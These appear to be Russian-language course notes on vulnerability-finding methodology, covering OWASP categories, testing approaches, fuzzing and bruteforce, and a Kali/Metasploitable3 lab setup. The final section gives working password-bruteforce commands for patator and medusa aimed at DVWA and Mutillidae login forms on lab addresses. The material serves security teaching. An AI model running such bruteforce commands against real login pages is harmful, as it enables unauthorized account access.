
# Урок 1

Методологии поиска уязвимостей

## Заметки

- Согласно OWASP testing guide в веб-безопасности есть понятие «окно уязвимости» - это временной промежуток между событием опубликования уязвимости и событиями выхода патчей (или иного механизма), сигнатур, модулей и подобных сущностей для средств защиты. Если рассматривать пример взлома Equifax, то окно уязвимости там составляло 76 дней, что категорически неприемлемо.




- Уязвимость компонента — это недостаток в системе, использование которого может привести к нарушениям в работе компонента. Обычно эксплуатация уязвимости наносит вред атакуемой системе, говоря академически — «приводит к нарушению конфиденциальности, целостности и доступности информации».

С практической точки зрения почти все уязвимости можно разделить на следующие:

1. По принципу эксплуатации:
   a. Критические, эксплуатация которых вызывает критические последствия для целевой системы.
   b. Опасные, эксплуатация которых вызывает серьезные последствия для целевой

системы.
c. Неопасные.

2. По наличию для них эксплоита (средства для эксплуатации уязвимости):
   a. Эксплоит есть.
   b. Эксплоита нет.
3. По компоненту, в котором они встречаются:
   a. Уязвимости в операционной системе.
   b. Уязвимости компонентов и приложений.
4. По направлению атаки:
   a. Уязвимости Server side — эксплуатация направлена на сервер.
   b. Уязвимости Client side — эксплуатация направлена на клиентов.
5. С точки зрения обнаружения:
   a. Уязвимости, обнаруженные в процессе тестирования.
   b. Уязвимости “нулевого дня” (англ.”zero-day”, означает что у вендора было ноль дней не устранение уязвимости).
6. С точки зрения защиты:
   a. Для уязвимости был выпущен патч.
   b. Для уязвимости нет патча.

Обзор методов поиска уязвимостей:

- Black box testing - тестировщик ничего не знает об устройстве или функционировании приложения, то есть работает с ним, как и злоумышленник. Плюс такого подхода — не нужны знания о технологиях работы приложения. Минус в том, что видна только функциональность приложения, но не его код, который ее реализует. В примерах выше тестирование можно как раз отнести к методу черного ящика.
- White box testing - тестировщик знает, как работает приложение. Как правило, у него есть доступ к исходным кодам программ, приложений и идентификационным данным. Плюс подхода — возможность быстро устранить уязвимость, так как сразу видно, где она располагается в коде программы. Такое тестирование выгодно проводить перед вводом приложения в эксплуатацию. Недостатки метода — нужно больше времени для тестирования, и каждую потенциальную уязвимость надо проверять методом черного ящика.
- Grey box testing - это сочетание первых двух техник, компенсирующее их недостатки. У тестировщика есть только некоторые данные о работе приложения, могут быть аутентификационные данные непривилегированного пользователя. Основное преимуществ такого метода — не надо полностью раскрывать код. Недостаток — потребуется информация о работе приложения.

OWASP Top 10 и OWASP Testing Guide.
Данная классификация составлена (согласно версии v4: https://www.owasp.org/images/1/19/OTGv4.pdf ):

- A1 Внедрение кода.
- A2 Некорректная аутентификация и управление сессией.
- A3 Утечка чувствительных данных.
- A4 Внедрение внешних XML-сущностей (XXE).
- A5 Нарушение контроля доступа.
- A6 Небезопасная конфигурация.
- A7 Межсайтовый скриптинг.
- A8 Небезопасная десериализация.
- A9 Использование компонентов с известными уязвимостями.
- A10 Отсутствие журналирования и мониторинга.

Практическая часть методологии состоит из следующих разделов:

- Information Gathering (сбор информации);
- Configuration and Deployment Management Testing (тестирование конфигурации);
- Identity Management Testing (тестирование управлением идентификацией);
- Authentication Testing (тестирование аутентификационных механизмов);
- Authorization Testing (тестирование механизмов авторизации);
- Session Management Testing (тестирование механизмов управления сессиями);
- Input Validation Testing (тестирование вводимых данных);
- Testing for Error Handling (тестирование обработки ошибок);
- Testing for weak Cryptography (оценка слабости криптографических механизмов);
- Business Logic Testing (тестирование бизнес-логики);
- Client side Testing (тестирование клиентской части приложения).

При поиске известных уязвимостей можно опираться на ряд ресурсов, агрегирующих информацию об уязвимостях. К таковым можно отнести:

- https://www.cvedetails.com/
- https://cve.mitre.org/
- https://nvd.nist.gov/vuln
- https://bdu.fstec.ru/threat

Использование фаззинга для поиска уязвимостей:

1. Фаззинг - определить, какие параметры вызывают некорректное срабатывание программы. Для этого в нее передаются данные, которые призваны вызвать некорректное ее срабатывание, которое отслеживается. Как только такие данные обнаружатся — на их основе можно составить эксплоит. Можно выделить два вида фаззинга:
   a. Recursive fuzzing (рекурсивный фаззинг) — идет подбор всех возможных данных (алфавита), которые можно передать параметру. Метод полезен для поиска данных, которые вызывают некорректное срабатывание программы или ее

зависание.
b. Replacive fuzzing (заменяющий фаззинг) — идет подстановка всех возможных параметров, которые задаются из какого-либо источника (это может быть файл). Метод полезен для подбора корректных параметров, например имен каталогов. В этом он схож с брутфорсом.


2. Bruteforce (подбор параметров) — передача параметров (к примеру, логинов и паролей), которые могут «подойти». Это роднит брутфорс с фаззингом. Отличия в том, что метод направлен, как правило, на тестирование заранее известных параметров (взятых, например, из файла).
    - Password Guessing (T1110.001)
    - Password Cracking (T1110.002)
    - Password Spraying (T1110.003)
    - Credential Stuffing (T1110.004)


Взаимодействие компонентов между собой:


- 1-я ВМ будет Kali linux.
- 2-я ВМ будет имитировать уязвимые ресурсы (хостовая)


В Virtualbox необходимо установить следующие настройки для адаптера хостовой ОС:

- Адрес адаптера: 192.168.56.1
- Маска подсети: 255.255.255.0











Одним из плюсов данного адаптера является возможность использовать встроенный DHCP сервер, это позволит “раздавать” IP адреса для ВМ, которые подключены к этому адаптеру. Таким образом мы настроим сетевой адаптер для kali linux. А для metasploitable 3 будем использовать статический IP 192.168.56.11.


- Metasploitable3




```
vagrant@ubuntu:~$ ping 192.168.56.1
PING 192.168.56.1 (192.168.56.1) 56(84) bytes of data.
64 bytes from 192.168.56.1: icmp_seq=1 ttl=64 time=0.452 ms
64 bytes from 192.168.56.1: icmp_seq=2 ttl=64 time=0.225 ms
64 bytes from 192.168.56.1: icmp_seq=3 ttl=64 time=0.503 ms
64 bytes from 192.168.56.1: icmp_seq=4 ttl=64 time=0.224 ms
64 bytes from 192.168.56.1: icmp_seq=5 ttl=64 time=0.202 ms
64 bytes from 192.168.56.1: icmp_seq=6 ttl=64 time=0.234 ms
64 bytes from 192.168.56.1: icmp_seq=7 ttl=64 time=0.215 ms
64 bytes from 192.168.56.1: icmp_seq=8 ttl=64 time=0.224 ms
64 bytes from 192.168.56.1: icmp_seq=9 ttl=64 time=0.486 ms
64 bytes from 192.168.56.1: icmp_seq=10 ttl=64 time=0.227 ms
^C
--- 192.168.56.1 ping statistics ---
10 packets transmitted, 10 received, 0% packet loss, time 8999ms
rtt min/avg/max/mdev = 0.202/0.299/0.503/0.119 ms
```




```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.56.1
PING 192.168.56.1 (192.168.56.1) 56(84) bytes of data.
64 bytes from 192.168.56.1: icmp_seq=1 ttl=63 time=0.276 ms
64 bytes from 192.168.56.1: icmp_seq=2 ttl=63 time=0.358 ms
64 bytes from 192.168.56.1: icmp_seq=3 ttl=63 time=0.331 ms
^C
── 192.168.56.1 ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2028ms
rtt min/avg/max/mdev = 0.276/0.321/0.358/0.034 ms
```




# Index of /

| Name | Last modified | Size | Description |
|---|---|---|---|
| bwapp/ | 2018-10-19 22:53 | - | |
| chat/ | 2018-07-29 13:18 | - | |
| custom/ | 2018-11-14 11:59 | - | |
| drupal/ | 2011-07-27 20:17 | - | |

- Kali
  ???

```
└─$ cat /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

# new Kali ↔ Metaspoitable3
auto eth1
iface eth1 inet static
address 192.168.56.103
netmask 255.255.255.0

┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:0f:93:bf brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 85997sec preferred_lft 85997sec
    inet6 fe80::a00:27ff:fe0f:93bf/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:52:55:3a brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.103/24 brd 192.168.56.255 scope global eth1
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe52:553a/64 scope link
       valid_lft forever preferred_lft forever
4: eth2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:4f:87:03 brd ff:ff:ff:ff:ff:ff
```

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.56.103
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data.
64 bytes from 192.168.56.103: icmp_seq=1 ttl=64 time=0.019 ms
64 bytes from 192.168.56.103: icmp_seq=2 ttl=64 time=0.038 ms
64 bytes from 192.168.56.103: icmp_seq=3 ttl=64 time=0.073 ms
64 bytes from 192.168.56.103: icmp_seq=4 ttl=64 time=0.069 ms
64 bytes from 192.168.56.103: icmp_seq=5 ttl=64 time=0.072 ms
64 bytes from 192.168.56.103: icmp_seq=6 ttl=64 time=0.046 ms
64 bytes from 192.168.56.103: icmp_seq=7 ttl=64 time=0.050 ms
64 bytes from 192.168.56.103: icmp_seq=8 ttl=64 time=0.039 ms
64 bytes from 192.168.56.103: icmp_seq=9 ttl=64 time=0.047 ms
^C
— 192.168.56.103 ping statistics —
9 packets transmitted, 9 received, 0% packet loss, time 8266ms
rtt min/avg/max/mdev = 0.019/0.050/0.073/0.017 ms
```


Patator:

- git clone https://github.com/lanjelot/patator.git
- cd /patator
- pip install -r requirements.txt
- python patator.py
- `python patator.py http_fuzz url=http://192.168.56.103/mutillidae/index.php?page=login.php method=POST body='username=samurai&password=FILE0&login-php-submit-button=Login' 0=/root/passwords/500-worst-passwords.txt follow=1 accept_cookie=1 -x ignore:fgrep='Password incorrect'`


Medusa:

- `medusa -h 192.168.56.103 -u samurai -P /root/passwords/samurai.txt -M web-form -m FORM:"mutillidae/index.php?page=login.php" -m DENY-SIGNAL:"Password incorrect" -m FORM-DATA:"post?username=&password=&login-php-submit-button=Login" -v 8`

DVWA:




- `192.168.56.11/dvwa/vulnerabilities/brute/?username=123&password=456&Login=Login#`
- http://192.168.56.11/dvwa/vulnerabilities/brute/help/help.php
- `python3 patator.py http_fuzz url='http://192.168.56.11/dvwa/vulnerabilities/brute/?username=admin&password=FILE0&Login=Login' 0=passwords.txt follow=1 accept_cookie=1 header="Cookie: security=low; PHPSESSID=2c8ee3c3ulltd2ditclm9f2mg7" -x ignore:fgrep='Username and/or password incorrect.'`



